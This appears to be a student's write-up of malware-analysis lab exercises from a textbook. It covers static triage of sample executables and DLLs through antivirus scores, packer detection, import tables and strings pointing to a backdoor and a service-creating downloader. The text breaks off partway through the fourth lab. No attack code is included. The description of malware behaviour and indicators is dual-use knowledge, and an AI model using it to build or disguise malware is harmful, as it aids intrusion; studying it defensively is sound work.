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	02.dll,InstallRT (or InstallSA/InstallSB) connect to localhost to protect you.)		
	d. Analyze the malware found in the file Lab09-01.exe using OllyDbg and IDA Pro to answer the following questions. This malware was initially analyzed in the Chapter 3 labs using Basic static and dynamic analysis techniques.		
	e. Analyze the malware found in the file Lab09-02.exe using OllyDbg to answer the following questions.		
	f. Analyze the malware found in the file Lab09-03.exe using OllyDbg and IDA Pro. This malware loads three included DLLs (DLL1.dll, DLL2.dll, and DLL3.dll) that are all built to request the same memory load location. Therefore, when viewing these DLLs in OllyDbg versus IDA Pro, code may appear at different memory locations. The purpose of this lab is to make you comfortable with finding the correct location of code within IDA Pro when you are looking at code in OllyDbg		
4.	**a. Analyze the malware found in the file *Lab13-01.exe*.**		
	b. Analyze the malware found in the file *Lab13-02.exe*.		
	c. Analyze the malware found in the file *Lab13-03.exe*.		
5.	**a. Analyze the malware found in *Lab16-01.exe* using a debugger. This is the same malware as *Lab09-01.exe,* with added anti-debugging techniques.**		
	b. Analyze the malware found in *Lab16-02.exe* using a debugger. The goal of this lab is to figure out the correct password. The malware does not drop a malicious payload.		
	c. Analyze the malware in *Lab16-03.exe* using a debugger. This malware is similar to *Lab09-02.exe,* with certain modifications, including the introduction of anti debugging techniques.		
	d. Analyze the malware found in *Lab17-01.exe* inside VMware. This is the same malware as *Lab07-01.exe,* with added anti-VMware techniques.		
	e. Analyze the malware found in the file *Lab17-02.dll* inside VMware. After answering the first question in this lab, try to run the installation exports using *rundll32.exe* and monitor them with a tool like procmon. The following is an example		
	f. Analyze the malware *Lab17-03.exe* inside VMware.		

Practical No. 1

a- This lab uses the files Lab01–01.exe and Lab01–01.dll.

i- To begin with, we have **Lab01–01.exe** and **Lab01–01.dll**. At first glance, we can might assume these associated. As **.dll**s can't be run on their own, potentially **Lab01–01.exe** is used to run **Lab01–01.dll**. We can upload these to http://www.VirusTotal.com to gain a useful amount of initial information (Figure 1.1).




Figure 1.1— VirusTotal.com reports for **Lab01–01.exe** and **Lab01–01.dll**.

Although the book states that these files are initially unlikely to appear within VirusTotal, they have become part of the antivirus signatures so have been recognised. We currently see that 44/73 antivirus tools pick up on malicious signatures from **Lab01–01.exe**, whereas 36/71 identify **Lab01–01.dll** as malicious.

ii-We can use VirusTotal to identify more information, such as when the files were compiled. We see that the two files were compiled almost at the same time (*around 2010–12–19 16:16:19*) — this strengthens the theory as the two files are associated. Other tools can also be utilised to identify Time Date Stamp, such as PE Explorer (Figure 2.1).

Figure 2.1 — Date Time Stamps from VirusTotal.com and PE Explorer.

iii-When a file is **packed**, it is more difficult to analyse as it is typically obfuscated and compressed. Key indicators that a program is packed, is a lack of visible stringsor information,or including certain functions such as LoadLibrary or GetProcAddress — used for additional functions. A packed executable has a **wrapper program** which decompresses and runs the file, and when statically analysing a packed program, only the wrapper program is examined.





Figure 3.1 — PEiD of **Lab01–01.exe**

PEiD can be used to identify whether a file is packed, as it shows which packer or compiler was used to build the program. In this case *Microsoft Visual C++ 6.0* is used for both the **Lab01–01.exe** and **Lab01–01.dll** (figure 3.1), whereas a packed file would be packed with something like *UPX*.

iv- Investigating the **imports** is useful in identifying what the malware might do. Imports are functions used by a program, but are actually stored in a different program, such as common libraries.

Any of the previously used tools (VirusTotal, PEiD, and PE Explorer) can be used to identify the imports. These are stored within the **ImportTable** and can be expanded to see which functions have been imported.

Lab01–01.exe imports functions from KERNEL32.dlland MSVCRT.dll, with **Lab01–01.dll** also importing functions from KERNEL32.dll, MSVCRT.dll, and WS2_32.dll (figure 4.1)







Figure 4.1— Import Tables from **Lab01–01.exe** and **Lab01–01.dll**.

- KERNEL32.dllis a common DLL which contains core functionality, such as access and manipulation of memory, files, and hardware. The most significant functions to note for **Lab01–01.exe** are are FindFirstFileA and FindNextFileA , which indicates the malware will search through the filesystem, as well as open and modify. On the other hand, **Lab01–01.dll** most notably uses Sleepand CreateProcessA.
- WS2_32.dllprovides network functionality, however in this case is imported by ordinal rather than name, it is unclear which functions are used.
- MSVCRT.dllimports are functions that are included in most as part of the compiler wrapper code.

Assessing the combination of imported functions, so far it could be assumed that this malware allows for a network-enabled back door.

v-Along with **Lab01–01.exe** and **Lab01–01.dll**, there are other ways to identify malicious activity on infected systems. Disassembling **Lab01–01.exe** in PE Explorer shows us a set of strings around kerne132.dll which is supposed to be disguised as the common kernel32.dll— note 1 rather than l (figure 5.1).






Figure 5.1— Disassembly of **Lab01–01.exe** and **Lab01–01.dll** using PE Explorer

vi- Further investigating the strings, however for **Lab01–01.dll**, it is apparent that there is anIP address of 127.26.152.13 , which would act as a network based indicator of malicious activity (figure 5.1).

vii-Bringing all the pieces together, there can be an assumption made that **Lab01–01.exe**, and by extension **Lab01–01.dll**, is malware which creates a backdoor. VirusTotal provided indication that the files were malicious, and utilising this or PE Explorer it was established that the two were likely related, with the **.dll** is dependant upon the **.exe**. The files are not packed(as identified by PEiD), small programs, with no exports, however specific imports which indicate that **Lab01–01.exe** might search through directories and create/manipulate files such as the disguised kernel32.dll, as well possibly searching for executables on the target system, as suggested by the string exec within **Lab01–01.dll**. In addition, there are network based imports, an IP address, as well as the functions imported from kernel32.dll, CreateProcess and sleep, which are commonly used in backdoors.

b- Analyse Lab01–02.exe.

i-As with the previous lab, uploading **Lab01–02.exe** in VirusTotal.com shows us that 47/71 antivirus tools recognise this file's signature as malicious (figure 1.1).

Figure 1.1— VirusTotal.com reports for **Lab01–02.exe.**

ii- We can identify whether the file is packed, either through VirusTotal.com or PEiD. A file which is not packed will indicate the compiler (eg, *Microsoft Visual C++ 6.0*), or the method in which it has been packed. Initially, PEiD declared there was *Nothing found* *, however after changing from a *normal* to *deep* scan, it has been determined that the file has been packed by *UPX* (figure 2.1).




Figure 2.1 — PEiD Deep scan

- ***Normal*** *scan is at the Entry Point of the PE File for documented signatures.*
- ***Deep*** *scan is the containing section of the Entry Point*
- ***Hardcore*** *scan is a complete scan of the entire file for signatures.*

Another way of identifying whether the file has been packed or not, is via the Entry Point Section (*EP Section*) — these are UPX0, UPX1 and UPX2, section names for UPX packed files. UPX0has a virtual size of 0x4000 but a raw size of 0 (figure 2.2), likely reserved for uninitialized data — the unpacked code.




Figure 2.2 — PEiD PE Section Viewer

We are able to unpack the file directly within PE Explorer, with the **UPX Unpacker Plug-in**.When enabled, this automatically unpacks the file when loaded (Figure 2.3).




Figure 2.3 — UPX Unpacker Plug-in running in PE Explorer

iii- When the file is unpacked, we can investigate stringsand importsto see what the malwaregets up to. From the Import Viewer within PE Explorer, we see there are four imports (figure 3.1).

- KERNEL32.DLL— imported to most programs and doesn't tell us much other than suggesting the potential of creating threads/processes.
- ADVAPI32.dll — specifically CreateServiceA is of note.
- MSVCRT.dll— imported to most programs and doesn't tell us much.

- WINNET.dll — specifically InternetOpenA and InternetOpenURLA are of note.




Figure 3.1 — Import Viewer within PE Explorer

iv- So far, this is suggesting that the malware is creating a service and connecting to a URL. Checking out the strings of the file in the Disassembler, we see '*Malservice*', '*http://www.malwareanlysisbook.com*' and '*Internet Explorer 8.0*' (figure 3.2). These potentially act as host or network based indicators of malicious activity, though the service to run, URL to connect to, and the preferred browser.





Figure 3.2 — Disassembler Strings

C. **Analyze the file Lab01-03.exe.**

i- Once again, uploading to VirusTotal.com indicates that **Lab01–03.exe** is malicious due to 58/69 antivirus tools currently recognising signatures.

ii Scanning this with PEiD demonstrates that **Lab01–03.exe** is packed with FSG 1.0 (figure 2.1 left). This is much more difficult to unpack than UPX and must be done manually. Currently we are unable to unpack this. Check out **Lab 18–2** (Chapter 18, Packers and Unpacking) to unpack in OllyDbg.






Figure 2.1 —PEiD showing Lab01–03.exe packed with FSG 1.0 (left) and Section VIewer (right)

Other indicators that the file is packed, are the missing names in the EP Section viewer (Figure 2.1 right), as well as the first section having a virtual size of 0x3000 and a raw size of 0 — again most likely reserved for the unpacked code.

iii- Although **Lab01–03.exe** is currently unpackable, we can still try to identify any imports to get an idea of what the file might do.




Figure 3.1 — Dependency Walker for **Lab01–03.exe**

Loading the file into PE Explorer unfortunately shows a blank Import Table, and running it in the Disassembler is also unhelpful. Another useful program is Dependency Walker, which lists the imported and exported functions of a portable executable (PE) file (figure 3.1).

Here, we can see that **Lab01–03.exe** is dependant upon (and therefore imports) KERNEL32.DLL. The particular functions here are LoadLibraryA and GetProcAddress, however this does not tell us much about the functionality other than the fact the file is packed.

iv- We are unable to unpack the file the visible imports are uninformative, and we can't see any strings in PE Explorer (figure 4.1), it is difficult to suggest what the file might do, or identifyany host/network based malware-infection indicators.




Figure 4.1 — PE Explorer showing no strings information for packed **Lab01–03.exe**

D- Analyze the file Lab01-04.exe.

i- **Lab01–04.exe** is recognised as malicious, with 53/72 engines detecting malicious signatures (Figure 1.1).

ii- PEiD shows us that the file is unpacked (and compiled with *Microsoft Visual C++ 6.0*) (figure 2.1). Likewise, the EP section shows the valid file names as well as actual raw sizes for them all, rather than UPX0-3or blanks, as well as a raw size of 0, typically seen for packed files (figure 2.1). As this is not packed, there is no need to unpack it.





Figure 2.1 — PEiD showing Lab01–04.exe is not packed and Section Viewer



iii- Loading **Lab01–04.exe** into PE Explorer, we initially see that the Date Time Stamp is clearly faked (figure 3.1). At the time of writing it looks as though the file was compiled monthsin the future, and it's not immediately clear what the real stamp should be.

Figure 3.1 — Date Time Stamp of **Lab01–04.exe**

iv- Switching to the Import Viewer within PE Explorer, we see that there are three of the common .dllimported (figure 4.1).

